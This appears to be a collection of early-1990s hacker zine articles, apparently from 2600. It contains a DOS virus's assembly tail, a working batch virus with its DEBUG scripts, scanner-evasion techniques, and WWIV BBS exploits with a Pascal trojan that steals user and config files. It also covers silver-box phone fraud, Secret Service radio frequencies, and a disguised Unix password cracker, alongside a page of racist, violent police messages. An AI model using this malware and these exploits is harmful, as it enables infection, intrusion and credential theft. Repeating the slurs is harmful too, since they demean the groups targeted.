                pop dx          ; Address of "virusbegin"
                push dx         ; Equalize stack
                push bx         ; Equalize stack
                add dx,-4       ; Include saved first three bytes.
                int 21h         ; Call DOS.
                pop bx          ; Get file handle
                mov ah,3Eh      ; Fn. no. of CLOSE
                int 21h         ; Close file for good.
                jmp payload     ; Infection complete.  Run the
                                ; virus payload.

closefile:  pop bx              ; Get file handle off stack
                                ; permanently.
                mov ah,3Eh      ; Fn. no. of CLOSE.
                int 21h         ; Call DOS.
```

```
; ###### STACK POINTER INFO: One word pushed on stack #########

snext:          mov ah,4Fh      ; Function no. of SNEXT
                int 21h         ; Call DOS.
                jc payload      ; If error, just go and do payload.
                jmp fileopen    ; Otherwise, try to infect this one.

; ******* End of the Infection Module ***************************

; ******* Beginning of the Payload Module. **********************
payload:  nop
```

```
; ******* End of the Payload Module ******************************

; Time to finish up.  Restore the stack and jump to cs:100h

                pop bp
; ###### STACK POINTER INFO: Nothing left on stack. ############
                mov ax,100h
                jmp ax
finish:

_VIRUS ENDS
    END start
```

# L.A. LAW

*These computer messages were taken from the Los Angeles Police Department over the past couple of years. Every police car has a computer terminal and messages can be sent between the car and the dispatcher. Here we can see professionals in action.*

I almost got me a Mexican last nite but he dropped the dam gun to quick, lots of wit.

Did U arrest the 85yr od lady of just beat her up.
We just slapped her aroud a bit...she's getting m/t right now.

A full moon and a full gun make for a night of fun.

We're huntin wabbits.
Actually, muslim wabbits.

Capture him, beat him and treat him like dirt.

I hope there is enough units to set up a pow-wow around the susp so he can get a good spanking and nobody c it.

Sounds like monkey slapping time.

Did you really break his arm.
Along with other misc parts.

Okay people... pls... don't transfer me any orientals... I had two already

I would love to drive down Slauson with a flame thrower... we would have a barbeque

# A Batch Virus

### by Frosty of the GCMS

Whoever thought that viruses could be in BATCH files? This virus which we are about to see makes use of the MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs.

**Name: VR.BAT**

**echo = off** (Self explanatory)
**ctty nul** (This is important. Console output is turned off)
**path c:\msdos** (May differ on other systems)
**dir *.com/w>ind** (The directory is written on "ind" ONLY name entries)
**edlin ind<1** ("Ind" is processed with EDLIN so only file names appear)
**debug ind<2** (New batch program is created with debug)
**edlin name.bat<3** (This batch goes to an executable form because of EDLIN)
**ctty con** (Console interface is again assigned)
**name** (Newly created NAME.BAT is called)

In addition to this Batch file, there are command files, here named 1,2,3.

Here is the first command file:

**Name: 1**

**1,4d** (Here line 1-4 of the "IND" file are deleted)
**e** (Save file)

Here is the second command file:

**Name: 2**

**m100,10b,f000** (First program name is moved to the F000H address to save)
**e108 ".BAT"** (Extension of file name is changed to .BAT)
**m100,10b,f010** (File is saved again)
**e100"DEL "** (DEL command is written to address 100H)
**mf000,f00b,104** (Original file is written after this command)
**e10c 2e** (Period is placed in front of extension)
**e110 0d,0a** (Carriage return plus line feed)
**mf010,f020,11f** (Modified file is moved to 11FH address from buffer area)
**e112 "COPY \VR.BAT"** (COPY command is now placed in front of file)
**e12b od,0a** (COPY command terminated with carriage return plus line feed)
**rxc** (The CX register is ...)
**2c** (set to 2CH)
**nname.bat** (Name it NAME.BAT)
**w** (Write)
**q** (quit)

The third command file must be printed as a hex dump because it contains two control characters (1Ah=Control Z) and this is not entirely printable.

Hex dump of the third command file:

**Name: 3**

```
0100  31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79 79
       1  ,  1  ?        .  .  n  y  y  y  y  y  y  y
0110  79 29 0D 32 2C 32 3F 52-20 1A OD 6E 6E 79 79 79
       y     .  2  ,  ?  ?  r     .  .  n  n  y  y  y
0120  79 79 79 79 29 0D 45 0D-00 00 00 00 00 00 00 00
       y  y  y  y     .  E  .  .  .  .  .  .  .  .
```

In order for this virus to work, VR.BAT should be in the root. This program only affects .COM files.

# VIRUS SCANNERS EXPOSED

**by Dr. Delam**

In 1989, virus expert John McAfee reported there being a whopping 52 known computer viruses in existence for the IBM computer. Lacking the most recent figures to date, it could be estimated at well over 300 known to the public, and probably a couple hundred more known to traders and collectors. Projections for the increasing trend are indefinite, but it is evident that the current popular methods of stopping viruses are grossly ineffective.

The following text provides some insight into just a few methods that could be used in a virus that current virus protection wouldn't catch.

When most viruses replicate, they try not to reinfect any programs. A marker will be left behind to signify an infection. One of the easiest places to leave a marker is in the file's directory entry.

Of the marking methods, the 62 second trick is most popular. When a file is saved, it's given a time and date. The time is saved in hours, minutes, and seconds. But the seconds do not appear in directory listings. Because of this fact, and the fact that the second's value may be set to 62, it's a great way for a virus to identify an infection.

Two more areas of interest in directory entries are the attribute byte, and the 10 reserved bytes, neither of which have been used by viruses as markers. The attribute byte consists of six used bytes, for read-only, archive, volume label, directory, hidden, and system. The two unused bits cannot be used effectively. If either is set high, the ATTRIB command will not be able to perform changes on that file. The 10 reserved bytes however, can be changed without any adverse effects that I have noticed. They are normally set to zeros.

One other marking method is to leave an identification within the virus, and scan for that before each infection. This is not only time consuming, but it leaves the virus scanners something to detect, and is impossible for use with random encrypting code.

Note: If you are not familiar with the ATTRIB command, type "ATTRIB *.*" to see the current attributes of each file in a directory. For a cheap thrill, go to the local Radio Shack, get into DOS, and use EDLIN to modify AUTOEXEC.BAT. Be creative - if ANSI.SYS is loaded in CONFIG.SYS, you might want to add the line "PROMPT $E[=1hEat ME!". Then type "ATTRIB +R AUTOEXEC.BAT". It's harmless fun, and it will effectively annoy the salespeople because they won't be able to delete or change AUTOEXEC.BAT.

Virus size can become a critical factor in programming. An easy way to reduce size is to place some of the code in a common location, and load it in during execution. An overlooked area, again, is the directories.

If the root directory's capacity is 112 entries (number is found in the boot sector), using the 10 reserved bytes would give you 1120 undisturbed bytes in a great location, free from scanners. Subdirectories provide an even better amount of free space... the number of entries for subdirectories is unlimited, and furthermore, a subdirectory doesn't show its size in directory listings. A generous amount of empty entries could be provided to a subdirectory, after which a full virus could reside.

The only other places that would be considered undisturbed, safe hiding spots would be in the DOS directory as a pseudo file like GRAPHICS.SYS which doesn't really exist, but may be overlooked, or assuming the name of a useless file like the 12345.678 file.

The ideas presented were original, and may give a small feel for how insecure computers are, and how far behind the times virus researchers using the old scan string technique really are. At the head of the pack for those researchers who are still scanning is McAfee Associates in California.

McAfee Associates use a somewhat desultory method of catching viruses. A new virus infects someone, they then send a copy to McAfee, and McAfee looks for a sequence of bytes common within the virus (the scan string). A few more come out and McAfee puts out the new version of Scan - yippy!

"Hmmmmm, McAfee foils me again; they have a scan string to my virus!" It didn't take much thinking on the part of virus writers and connoisseurs to figure out the solution - just change the scan string in the virus itself, and ouala, the virus is no longer scannable! The obvious was too obvious though - McAfee made sourcing Scan to find the scan strings near impossible. Scan works by encrypting the program it is scanning, and comparing it to an encrypted scan string, like when comparing a dictionary to a DES password file. This was done so Scan wouldn't detect itself. Picking apart Scan seemed to be more bother than what it was worth, as how any security should work.

"Bahahah, they missed something!" is probably something like what Flash Force was thinking when he pioneered the way around the encryption. Flash Force called my board and told me what he was working on. He found that all the scan strings were 10 bytes in length, so he made a program called "Antiscan" to fragment a known virus into hundreds of little 10 byte files. Sure enough, Scan pointed out the 10 byte file containing the scan string.

McAfee caught on that new viruses were coming out that were actually old ones with a few bytes mixed around, just enough to evade Scan. Their response was to make some new scan strings of varying length, and allow for a wild card where the strings varied slightly. It's obvious McAfee didn't know what was really going on or they would have checked the length of the program they were scanning, and made a percentage match to warn of near matches.

(It would be fun to see how they would cope with a virus that randomly exposes scan strings of other viruses. You have to wonder if Clean would obliterate the program it was trying to save.)

The problem McAfee posed was easily remedied. I used Flash Force's idea and made a program that forced Scan to look at two files at a time, working much faster than AntiScan. Take the first half of the bytes in the virus and make one file. Take the second half of the bytes and make another. Now shell to Scan and make it look at the files. If Scan finds nothing in either half, the scan string must be broken between the two halves, so center on that section and reduce the resulting file's size, still centering, until Scan can't detect the string. If Scan had found the string in one of the original halves, the program would make two more files from that half, etc. Finally a resulting file that can't be halved or reduced while centered upon is produced. From that point the program fragments like AntiScan and Scan will point out the scan string it looks for, all inside of a couple minutes or less.

I visited with Mark Washburn, writer of the V2P series of research viruses, and of a protection program known as Secure. I found Mark to be a pretty kewl guy, and we got into discussing phreaking, which he had no previous experience with. He wouldn't be labeled a hacker by today's standards, but I think you'll see that much of what he does parallels that of one.

Mark saw a way to circumvent virus scanners altogether. Just write a program that encrypts itself 100 percent and varies the encryption from infection to infection! Most programmers would say, "Yeah, but the part that decrypts the virus would have to be executable, therefore it can't be encrypted, and the scanner would pick that up!" Not if you figure out an algorithm to make thousands of decryptors that all perform identical... which is what he did. In his latest V2P7 virus, only 2 bytes stay constant, the two required to form a loop. How many programs do you suppose have loops in them!? He scares the hell out of McAfee while showing them the fault in their programs. They've never listened.

I had to wonder who Mark gives copies of his research viruses to. He only made two copies of V2P6, and one of them went to McAfee. He didn't believe me when I told him I had a copy of V2P6, so I had to show him. To say the least, he was shocked. Trusting that he only gave a copy to McAfee would mean one of two things: either McAfee has warped staff, or someone gained higher access on McAfee's board (if McAfee was stupid enough to put their copy of V2P6 anywhere near their BBS computer). Either way they lack security.

Though the V2P viruses are unscannable, Mark made sure he had a way to protect against it. His Secure program is a shareware virus protection that watches over reads and writes to executable files, vital sectors, and memory. It effectively stops new and old viruses as well as trojans, bombs, and replicators. Probably the only ways around it are to use direct control of the drives, which is too much bulk for a virus; remove Secure from memory; or have the virus rename the file it is infecting to a filename without an executable extension, and then replace the original name.

To date, no virus uses any of these methods to avoid detection, because not enough people are using Secure to worry about it. McAfee has gained popularity only because it is easy to obtain a recent version via their BBS, and the average computer user isn't smart enough to understand the mechanics of virus protection and the quintessence of hampering all activity resembling a virus before its propagation.

If it weren't for people like Mark, who test the security of computers, and the integrity and validity of software, cyberspace might just as well be ruled by the sadistic and vindictive.

Durum et durum non faciunt murum!

# HACKING WWIV

WWIV is one of the most popular BBS programs in the country. With thousands of boards in WWIVnet and hundreds in the spinoff WWIVlink, there is a lot of support and community. The nice thing about WWIV is that it is very easy to set up. This makes it popular among the younger crowd of sysops who can't comprehend the complexities of fossil drivers and batch files. In this article I will discuss four methods of hacking WWIV to achieve sysop access and get the user and configuration files. Just remember the number one rule of hacking: Don't destroy, alter, or create files on someone else's computer, unless it's to cover your own trail. Believe me, there is nothing lower than the scum who hack BBSes for the sheer pleasure of formatting someone else's hard drive. But there is nothing wrong (except legally) with hacking a system to look at the sysop's files, get phone numbers, accounts, etc. Good luck.

**Technique #1: The Wildcard Upload**

This technique will only work on a board running an unregistered old version of DSZ and a version of WWIV previous to v4.12. It is all based on the fact that if you do a wildcard upload (*.*), whatever file you upload will go into the same directory as DSZ.COM, which is often the main BBS directory. So there are several methods of hacking using this technique.

If the sysop is running an unmodified version of WWIV, you can simply compile a modded version of it with a backdoor and overwrite his copy. Your new copy will not be loaded into memory until the BBS either shrinks out (by running an onliner or something), or the sysop terminates the BBS and runs it again.

You can also have some fun with two strings that WWIV always recognizes at the NN: prompt: "!@-NETWORK-@!" and "!@-REMOTE-@!". The first is used by WWIVnet to tell the BBS that it is receiving a net call. If the BBS is part of a network and you type "!@-NETWORK-@!", it will then wait for the network password and other data. If the board is not part of a network, it will just act like you typed an invalid user name. The second string is reserved for whatever programs people wanted to write for WWIV, like an off-line reader or whatever. Snarf (the file leeching utility) uses this. If there is not a REMOTE.EXE or REMOTE.COM in the main BBS directory, it will also act as if you entered an invalid user name. So, what you can do is wildcard upload either REMOTE.COM or NETWORK.COM. You want to call them COM files, because if the EXE files already exist, the COM ones will be called first. If the BBS is part of a network, you should go for REMOTE.COM, because if you do NETWORK.COM, it will screw up network communications and the sysop will notice a lot faster. Of course, if you're going straight in for the kill, it doesn't matter.

So, what should NETWORK.COM or REMOTE.COM actually be? Well, you can try renaming COMMAND.COM to one of those two, which would make a DOS shell for you when it was executed. This is tricky, though, because you need to know his DOS version. I suggest a batch file, compiled to a COM file using PC Mag's BAT2EXEC. You can make the batch file have one line:

**\COMMAND**

That way you don't have to worry about DOS versions.

Remember that this method of hacking WWIV is almost completely obsolete. It is just included for reference, or for some old board run from an empty house where the sysop logs on twice a year or something.

**Technique #2: The PKZIP Archive Hack**

Probably the most vulnerable part of WWIV is the archive section. This section allows users to unZIP files to a temporary directory and ZIP the files you want into a temporary ZIP file, then download it. This is useful if you download a file from another board, but one file in it is corrupted. This way you don't have to re-download the whole file. Anyway, on with the show. Make a zip file that contains a file called PKZIP.BAT or COM or EXE. It doesn't matter. This file will be executed, so make it whatever you want, just like in Technique #1. Make it COMMAND.COM, or a batch file, or an HD destroyer, whatever you want. So you upload this file, and then type "E" to extract it.

It'll ask you what file to extract and you say the name of the file you just uploaded. It'll then say "Extract What? " and you say "*.*". It'll then unzip everything (your one file) into the TEMP directory. Then go to the archive menu ("G") and pick "A" to add a file to archive. It'll ask what file you want to add, and say anything, it doesn't matter. At this point it will try to execute the command:

**PKZIP TEMP.ZIP \TEMP\%1**

Where %1 is what you just entered. The file pointer is already pointing to the temp directory, so instead of executing PKZIP from the DOS path, it'll execute the file sitting in the current directory, TEMP. So then it runs PKZIP and you get your DOS shell or whatever.

If PKZIP does not work, you may want to try uploading another file, and use the same technique, but instead make it an ARC file and call the file in the archive PKPAK.

This technique is relatively easy to defeat from the sysop's end, but often they are too lazy, or just haven't heard about it.

**Technique #3: The -D Archive Hack**

This technique also plays on the openness of WWIV's archive system. This is another method of getting a file into the root BBS directory, or anywhere on the hard drive, for that matter.

First, create a temporary directory on your hard drive. It doesn't matter what it's called. We'll call it TEMP. Then, make a sub-directory of TEMP called AA. It can actually be called any two-character combination, but we'll keep it nice and simple. Then make a subdirectory of AA called WWIV.

Place NETWORK.COM or REMOTE.COM or whatever in the directory \TEMP\AA\WWIV. Then from the TEMP directory execute the command:

**PKZIP -r -P STUFF.ZIP** (The case of "r" and "P" are important.)

This will create a zip file of all the contents of the directories, but with all of the directory names recursed and stored. So if you do a PKZIP -V to list the files you should see AA\WWIV\REMOTE.COM, etc.

Next, load STUFF.ZIP into a hex editor, like Norton Utilities, and search for "AA". When you find it (it should occur twice), change it to "C:". It is probably a good idea to do this twice, once with the subdirectory called WWIV, and another with it called BBS, since those are the two most common main BBS directory names for WWIV. You may even want to try D: or E: in addition to C:. You could even work backwards, by forgetting the WWIV subdirectory, and just making it AA\REMOTE.COM, and changing the "AA" to "..". This would be foolproof. You could work from there, doing "..\..\DOS\PKZIP.COM" or whatever.

Then upload STUFF.ZIP (or whatever you want to call it) to the BBS, and type "E" to extract it to a temporary directory. It'll ask you what file. Type "STUFF.ZIP". It'll ask what you want to extract. Type " ""-D ". It'll then execute:

**PKUNZIP STUFF.ZIP ""-D**

It will unzip everything into the proper directory. Voila. The quotation marks are ignored by PKUNZIP and are only there to trip up WWIV v4.20's check for the hyphen. This method can only be defeated by modifying the source code, or taking out the calls to any PKZIP or PKUNZIP programs in INIT, but then you lose your archive section.

**Technique #4: The Trojan Horse File-Stealer**

This method, if executed properly, is almost impossible to defeat, and will conceivably work on any BBS program, if you know the directory structure well enough. Once again, you need PC Mag's BAT2EXEC, or enough programming experience to write a program that will copy files from one place to another.

The basic principle is this: You get the sysop to run a program that you upload. This program copies \WWIV\DATA\USER.LST and \WWIV\CONFIG.DAT *over* files that already exist in the transfer or gfiles area. You then go download those files and you have the two most important files that exist for WWIV. Now, you need to do a certain amount of guess-work here. WWIV has its directories set up like this:

```
— TEMP
I          — DIR1
I             I
I— DLOADS—I——DIR2
I             I
I               — DIR3
WWIV—I— DATA
I               — GDIR1
I               I
I— GFILES——-I— GDIR2
I               I
I               — GDIR3
 — MSGS
```

The sysop sets the names for the DIR1, DIR2, etc. Often you have names like UPLOADS, GAMES, UTILS, etc. For the gfile dirs you might have GENERAL, HUMOR, whatever.

So you have to make a guess at the sysop's directory names. Let's say he never moves his files from the upload directory. Then do a directory list from the transfer menu and pick two files that you don't think anyone will download. Let's say you see:

**RABBIT.ZIP 164k : The History of Rabbits from Europe to the U.S.**

**SCD.COM 12k : SuperCD - changes dirs 3% faster than DOS's CD!**

So you then might write a batch file like this:

```
@ECHO OFF
COPY \WWIV\DATA\USER.LST \WWIV\DLOADS\UPLOADS\RABBIT.ZIP
COPY \BBS\DATA\USER.LST \BBS\DLOADS\UPLOADS\RABBIT.ZIP
COPY \WWIV\CONFIG.DAT \WWIV\DLOADS\UPLOADS\SCD.COM
COPY \BBS\CONFIG.DAT \BBS\DLOADS\UPLOADS\SCD.COM
```

You'd then compile it to a COM file and upload it to the sysop directory. Obviously this file is going to be pretty small, so you have to make up a plausible use for it. You could say it's an ANSI screen for your private BBS, and the sysop is invited. This is good if you have a fake account as the president of some big cracking group. You wouldn't believe how gullible some sysops are. At any rate, use your imagination to get him to run the file. And make it sound like he shouldn't distribute it, so he won't put it in some public access directory.

There is a problem with simply using a batch file. The output will look like:

```
1 file(s) copied.
File not found.
1 file(s) copied.
File not found.
```

That might get him curious enough to look at it with a hex editor, which would probably blow everything. That's why it's better to write a program in your favorite language to do this. Here is a program that searches specified drives and directories for CONFIG.DAT and USER.LST and copies them over the files of your choice. It was written in Turbo Pascal v5.5:

```
Program CopyThisOverThat;
{ Change the dir names to whatever you want.  If you
change the number of locations it checks, be sure to change
the "num" constants as well  }
uses dos;
const
  NumMainDirs = 5;
  MainDirs: array[1..NumMainDirs] of string[8] =
('BBS','WWIV','WORLD', 'BOARD','WAR');
  NumGfDirs = 3;
  GFDirs: array[1..NumGFDirs] of string[8] =
('DLOADS','FILES','UPLOADS');
  NumSubGFDirs = 2;
  SubGFDirs: array[1..NumSubGFDirs] of string[8] =
('UPLOADS','MISC');

  NumDirsToTest = 3;
  DirsToTest: array[1..NumDirsToTest] of string[3] =
('C:\','D:\','E:\');
  {ok to test for one that doesn't exist}

  {Source file names include paths from the MAIN BBS
subdir (e.g. "BBS")  }

  SourceFileNames: array[1..2] of string[25] =
('DATA\USER.LST','DATA\CONFIG.DAT');

  { Dest file names are from subgfdirs }

  DestFileNames: array[1..2] of string[12] =
('\BDAY.MOD','\TVK.ZIP');

var
  p, q, r, x, y, dirN: byte;
  bigs: word;
  CurDir, BackDir: string[80];
  f1, f2: file;
  Info: pointer;
  ok: boolean;

Procedure Sorry;

var
  x, y: integer;
begin
for y := 1 to 1000 do
  for x := 1 to 100 do
    ;
Writeln;
Writeln ('<THIS IS DISPLAYED WHEN FINISHED>');
{change to something like }
Writeln;
{Abnormal program termination}
ChDir(BackDir);
Halt;
end;

begin

Write ('<THIS IS DISPLAYED WHILE SEARCHING>');
{change to something like }

{$I-}
{Loading...}

GetDir (0, BackDir);
ChDir('\');
for dirn := 1 to NumDirsToTest do
  begin
  ChDir(DirsToTest[dirn]);
```

```
 if IOResult = 0 then
   begin
   for p := 1 to NumMainDirs do
             begin
             ChDir (MainDirs[p]);
             if (IOResult <> 0) then
               begin
               if (p = NumMainDirs) and (dirn =
NumDirsToTest) then
                Sorry;
               end else begin
               p := NumMainDirs;
               for q := 1 to NumGFDirs do
                begin
                ChDir (GFDirs[q]);
                if (IOResult <> 0) then
                           begin
                           if (q = NumGFDirs) and
(dirn=NumdirsToTest) then
                            Sorry;
                           end else begin
                           q := NumGFDirs;
                          for r := 1 to NumSubGFDirs do
                            begin
                            ChDir (SubGFDirs[r]);
                            if (IOResult <> 0) then
                          begin
                          if r = NumSubGFDirs then
                                        Sorry;
                          end else begin
                          r := NumSubGFDirs;
                          dirn := NumDirsToTest;
                                       ok := true;
                                       end;
                            end;
                           end;

                 end;
               end;
             end;
   end;
  end;
GetDir (0, CurDir);
ChDir ('..');
ChDir ('..');
for x := 1 to 2 do
  begin
  Assign (f1, SourceFileNames[x]);
  Assign (f2, CurDir+DestFileNames[x]);
  Reset (f1, 1);
  if IOResult <> 0 then
   begin
   if x = 2 then
             Sorry;
   end else begin
   ReWrite (f2, 1);
   Bigs := FileSize(f1);
   GetMem(Info, Bigs);
   BlockRead(f1, Info^, Bigs);
   BlockWrite (f2, Info^, Bigs);
   FreeMem(Info, Bigs);
   end;
  end;
Sorry;
end.
```

So hopefully the sysop runs this program and emails you with something like "Hey it didn't work bozo!". Or you could make it work. You could actually stick a BBS ad in the program or whatever. It's up to you. At any rate, now you go download those files that it copied the USER.LST and CONFIG.DAT over. You can type out the CONFIG.DAT and the first word you see in all caps is the system password. There are several utilities for WWIV that let you compile the USER.LST to a text file. You can find something like that on a big WWIV board, or you can try to figure it out with a text or hex editor. At any rate, once you have those two files, you're in good shape.

You could also use a batch file like that in place of one that calls COMMAND.COM for something like REMOTE.COM. It's up to you.

### Hacking Prevention

So you are the sysop of a WWIV board, and are reading this file with growing dismay. Have no fear, if you have patience, almost all of these methods can be fixed.

To eliminate the wildcard upload, all you have to do it get a current copy of WWIV (4.20), and the latest version of DSZ. It's all been fixed. To fix the PKZIP archive hack, simply specify a path in INIT in all calls to PKZIP, PKUNZIP, PKPAK, PKUNPAK, and any other archive programs you have. So your command lines should look like:

```
\DOS\PKZIP -V %1
```

Or something similar. That will fix that nicely. To eliminate the -D method, you have to make some modifications to the source code if you want to keep your archive section. Goose, sysop of the Twilight Zone BBS in VA, puts out a NOHACK mod, which is updated regularly. It fixes *all* of these methods except the last. The latest version of NOHACK is v2.4. If you are a WWIV sysop, put it in.

I can think of two ways to stop the last method, but neither of them are easy, and both require source code modifications. You could keep track of the filesize of a file when it's uploaded. Then when someone goes to download it, you could check the actual filesize with the size when it was uploaded. If they differ, it wouldn't let you download it. You could do the same with the date. But either method could be gotten around with enough patience.

For a virtually unhackable system, voice validate all users, have all uploads go to the sysop directory so you can look over them first, and don't run any programs. Of course, this is very tedious, but that is the price of a secure BBS.

# how to use your silver box

**by Mad Scientist**

If you built the silver box in the Winter 1989-90 issue of *2600,* here is some useful info on its use.

Call directory assistance (e.g. XXX-555-1212). While it is ringing, hold down the "D" key on your silver box. This will disconnect you from the operator and put you into the ACD (Automated Call Distributor). If you are successful you will hear a pulsing dial tone. From here you have ten selections to choose from your telephone's keypad.

1: rings the toll test board.

2: sometimes dead circuit, sometimes milliwatt test.

3: sometimes milliwatt test, sometimes 1000 hz tone.

4: dead circuit.

5: dead circuit.

6: loop - low end.

7: loop - high end.

8: 600 ohm termination.

9: dead circuit.

0: dead circuit.

I've found the loop to be very useful. To use the loop, have someone call the same directory assistance number you will be using and press 6, which will put him on the low side of the loop. You then call the same number and press 7 for the high end of the loop and you are connected.

Not all directory assistance numbers work so try some other not so distant ones. Unfortunately I haven't been able to get the 800 area code to work.

# REAL IMPORTANT FREQUENCIES

Selected Secret Service Frequencies
from Scancom BBS (904) 878-4413

| | |
|---|---|
| **32.230** | Secret Service (Camp David) |
| **162.850** | White House Staff |
| **163.360** | Secret Service |
| **163.810** | Secret Service (Also used by CIA, U.A. Marshal, and FBI) |
| **164.400** | Channel PAPA |
| **164.650** | Channel TANGO (VP Command Post) |
| **164.885** | Channel OSCAR (Presidential Limousine) |
| **165.025** | Channel NOVEMBER |
| **165.085** | Channel HOTEL (Repeater Output - Input: 166.215) |
| **165.210** | Channel MIKE (Used for visiting dignitaries) |
| **165.235** | Channel ALPHA (Also used by Customs and DEA) |
| **165.3750** | Channel CHARLIE (Repeater Output - Input: 165.375) |
| **165.675** | Secret Service |
| **165.760** | Channel GOLF |
| **166.215** | Channel HOTEL (Input to 165.085) |
| **165.7875** | Channel BAKER (Escort Frequency) |
| **166.485** | Secret Service |
| **166.4625** | Channel VICTOR |
| **166.5125** | Channel SIERRA |
| **166.6125** | Channel ROMEO |
| **166.700** | Channel QUEBEC (Paging) |
| **167.0250** | Channel Whisky (formerly NOVEMBER - Paging) |

Disney Frequencies

| | |
|---|---|
| 42.98 | Disneyland Rides |
| 46.26 | Disneyland - Anaheim Fire |
| 151.200 | Lake Buena Vista Emergency |
| 151.655 | Buena Vista Construction |
| 151.745 | Disneyland Hotel |
| 151.865 | Royal Plaza Hotel |
| 151.895 | 20,000 Leagues Submarine |
| 154.430 | Wdw Fire Department |
| 154.570 | Disneyland Subs |
| 154.600 | Disneyland Steam Trains and Monorails |
| 154.625 | Hilton Hotel Paging |
| 155.370 | Police Inter System |
| 158.460 | Buena Vista Palace Hotel Paging |
| 453.825 | Reedy Creek Rescue (daily radio check 8:30 am) |
| 453.875 | Fire Channel 1 |
| 453.925 | Fire Channel 2 |
| 460.150 | Disneyland - Anaheim Police |
| 461.300 | Magic Kingdom Maint and Computer Control Base |
| 461.600 | Bus Trans, Campground Maint |
| 461.700 | Buena Vista Construction |
| 462.550 | Epcot Show Control and Mk Parades |
| 462.575 | Monorails |
| 462.625 | Rescue, Lake Buena Vista, Water Craft, Trans |
| 462.650 | Epcot Trans, Parking, Show Control |
| 462.675 | Epcot Maint, Computer Control Base |
| 462.775 | Paging |
| 462.850 | Paging |
| 463.000 | Orange Vista Hospital |
| 463.050 | Sand Lake Hospital |
| 463.750 | Security 3, Epcot and Village |
| 463.975 | Entertainment, Data Control Repair |
| 464.100 | Hyatt Hotel |
| 464.125 | Security Control |
| 464.200 | Fort Wilderness and Disney Inn |
| 464.375 | Grand Cypress Hotel |
| 464.400 | Security, Parking Mk and Poly Hotel |
| 464.412 | Disneyland Maintenance |
| 464.425 | Buena Vista Palace Hotel |
| 464.462 | Disneyland Security |
| 464.487 | Disneyland Parking |
| 464.512 | Disneyland Special Events |
| 464.525 | Disneyworld Hilton and Disneyland Anaheim Hilton |
| 464.575 | Disneyland Hotel Security |
| 464.625 | Magic Kingdom Maint |
| 464.637 | Disneyland Emergency Channel |
| 464.675 | Contemporary Hotel |
| 464.767 | Disneyworld White Telephones |
| 464.800 | Village Maint and Utilities |
| 464.937 | Disneyland Marriott Hotel Anaheim |
| 464.975 | Marriott World Center Security |

# UNIX PASSWORD HACKER
## An Alternative Approach

**by Keyboard Jockey**

If you've been trying to hack Unix for a while, I'm sure you've run into some form of a password hacker. Most of these do the job, but I tend to avoid using them. They use too much CPU time and are usually easy to spot. In this article I will show you an alternative way of password hacking, using the same method as most others, but with a different approach.

In order for this program to work, check your /etc/passwd. You will see account information, starting with username, followed by a colon, followed by an encrypted password, and a lot of other account information. Any encrypted password that has a * in it cannot be logged into. Also, if it seems a little short, like one digit, the system is probably using shadow passwords: the data in the encrypted password entry is not valid. Hopefully it is valid or else this program will not work on it.

First, type in the source code, and then compile it. If you're having problems with compiling, make sure you typed it in correctly. If you're not sure about your compiler, look at the online manual entry of cc (C compiler). After that, execute it and you will see:

**"Minitel emulation package V3.0**
**(C)opyright 1985-1990**
**Do you need relaxed protocol? (for networks)"**

At this point, you should enter 800. This is so anyone else who is running it won't think it is a password hacker. You might forget about the execute permissions or a superuser might be snooping around. Anyway, it is safer this way than without it.

After entering 800, you will see "Connect to what host?" It is actually asking you to enter a password. It will then take a few seconds and scan everybody in /etc/passwd. If it finds anyone with that password, you'll see the username on the screen. The first time you do this, test it out by entering your own password and see if your username shows up. It will keep asking you to enter passwords until you press ENTER (all by itself).

Something you might want to do is to modify this program or make your own. If you're going to make your own, look at the last few lines where it uses the crypt command. If you're going to modify mine, you might want to make it so that it can accept external files, instead of using /etc/passwd. In other words, hack accounts from another host. Because most other scanners try all the words in the dictionary file, CPU usage is high. With this one, there is a moment of high CPU usage (the scanning of /etc/passwd) and moments of low CPU usage (when you're entering your attempt). Keep in mind that some systems keep track of how much CPU time you use, what program it was, and also how often you use telnet.

When you're guessing at people's passwords, remember the password policy on your system. Some systems have a 6 digit limit and the password can't be in the dictionary. So don't waste time entering something like "cpu" when 3 digit passwords aren't allowed. It will take a while to get an account. After all, it is you who is guessing the passwords now. The advantage is that it is hard to detect. The disadvantage is that it takes up your time, not the computer's.

If you're looking for more information about Unix structures, try the man pages or buy the book *Using C on the Unix System* from O'Reilly & Associates, Inc. You can get a catalog of their books by requesting one from nuts@ora.uu.net, at uunet!ora!nuts, or at O'Reilly & Associates, Inc., 981 Chestnut Street, Newton, MA 02164.

Now that you have enough knowledge to use this program, I'll end this article with some interesting questions and beliefs. I think hacking is the use of creativity and knowledge to obtain a goal. After all, if you're just using cookbook methods (like this program) then you're not really hacking. If you have an account or a code but you don't understand how it was taken, then you didn't hack it. Also, if you didn't destroy or pirate anything, why does the law consider you a criminal? After all, most legal users of a system waste resources too. Does it really matter if the CPU time was taken by Mr. Hacker, the guy who uses accounts to look around and hangup, or by Joe Blow, the guy who uses the same amount of CPU time to download new public domain games for his personal computer from another host? And one last note, have people really been using viruses to hack? Have people been using their skills to destroy the host after they've hacked it? That is the impression I got from *Good Morning America* on ABC when they interviewed a former LOD/H member. The only good example I can think of is Robert Morris, but his virus/worm was never meant to be destructive.

```
/*         Alternative UNIX Password Hacker
           Written by Keyboard Jockey
*/

#include <stdio.h>
#include <pwd.h>
#include <string.h>

struct passwd *p1;
struct passwd *getpwent();
char *crypt();

main ()

{
char *pw,passw[20],thing[80],thing2[80];

strcpy(thing2,"800");
printf ("\n\nMinitel emulation package V3.0\n");
printf ("(C)opyright 1985-1990\n\n");
printf ("Do you need relaxed protocol?  (for
networks) ");
gets (thing);
if (strcmp(thing,thing2)!=0)
  {sleep (1);
   printf ("\nCan't find minitel data files\n");
   exit (1);}

label1:
setpwent ();
printf ("\nConnect to what host? ");
gets (passw);
if (strlen(passw)==0) goto label2;

while ((p1=getpwent())!=NULL)
  {pw=crypt(passw,p1->pw_passwd);
   if (!strcmp(pw,p1->pw_passwd))
      {printf ("%s\n",p1->pw_name);}}

goto label1;

label2:
  exit (0);
}
```

# HOW TO TAKE APART A PAYPHONE

**by The Monk**

